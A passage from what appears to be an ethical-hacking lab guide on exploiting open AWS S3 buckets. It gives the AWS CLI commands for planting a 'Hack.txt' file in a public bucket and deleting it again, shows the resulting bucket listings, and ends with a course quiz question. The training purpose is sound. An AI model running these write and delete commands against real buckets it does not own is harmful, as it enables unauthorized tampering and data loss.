2024-01-22 07:43:42     428640 PRE-Whitepaper.pdf
┌─[root@parrot]─[/home/attacker]
└──╼ #echo "You have been Hacked" >> Hack.txt
┌─[root@parrot]─[/home/attacker]
└──╼ #aws s3 mv Hack.txt s3://certifiedhacker02
move: ./Hack.txt to s3://certifiedhacker02/Hack.txt
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

31. To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.

32. You can observe that the **Hack.txt** file is moved to the certifiedhacker02 bucket, as shown in the screenshot.




This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<ListBucketResult>
   <Name>certifiedhacker02</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 -<Contents>
     <Key>Hack.txt</Key>
     <LastModified>2024-06-05T09:51:00.000Z</LastModified>
     <ETag>"5e8ede80faa0c0479e192ce445cd4e0c"</ETag>
     <Size>21</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 -<Contents>
     <Key>PRE-Publication-version-SP.800-203.pdf</Key>
     <LastModified>2024-01-22T12:43:42.000Z</LastModified>
     <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
     <Size>5201590</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 -<Contents>
     <Key>PRE-Whitepaper.pdf</Key>
     <LastModified>2024-01-22T12:43:42.000Z</LastModified>
     <ETag>"d354f7b7bccca0d942f3ef75b7ef9fa1"</ETag>
     <Size>428640</Size>
```

33. Minimize the browser window and switch to the **Terminal** window.

34. Let us delete the **Hack.txt** file from the **certifiedhacker02** bucket. In the terminal window, type **aws s3 rm s3://certifiedhacker02/Hack.txt** and press **Enter**.

35. By issuing this command, you have successfully deleted the **Hack.txt** file from the **certifiedhacker02** bucket.




Applications Places System
Wed Jun 5, 05:56
aws s3 rm s3://certifiedhacker02/Hack.txt - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws s3 rm s3://certifi...
[Mozilla Firefox]

```
┌─[root@parrot]─[/home/attacker]
└──╼ #aws s3 rm s3://certifiedhacker02/Hack.txt
delete: s3://certifiedhacker02/Hack.txt
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

36. To verify whether the file is deleted, switch to the browser window and reload the page.

37. The **Hack.txt** file is deleted from the **certifiedhacker02** bucket.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
−<ListBucketResult>
   <Name>certifiedhacker02</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
 −<Contents>
     <Key>PRE-Publication-version-SP.800-203.pdf</Key>
     <LastModified>2024-01-22T12:43:42.000Z</LastModified>
     <ETag>"79070021091ecf16d13fbe7be58d474b"</ETag>
     <Size>5201590</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 −<Contents>
     <Key>PRE-Whitepaper.pdf</Key>
     <LastModified>2024-01-22T12:43:42.000Z</LastModified>
     <ETag>"d354f7b7bccca0d942f3ef75b7ef9fa1"</ETag>
     <Size>428640</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
 </ListBucketResult>
```

38. Thus, you can add or delete files from open S3 buckets.

39. This concludes the demonstration of exploiting public S3 buckets.

40. Do not end the lab as we will be continuing it in next #Task.

Question 19.2.1.1

Use the AWS CLI tool to exploit open S3 buckets (certifiedhacker02) in the AWS service. Determine the command to list the total number of files available in the "certifiedhacker02" S3 bucket. Note: You must create an AWS account (https://aws.amazon.com) to perform this task. Enter the command that was used in this lab to list the contents of certifiedhacker02 bucket.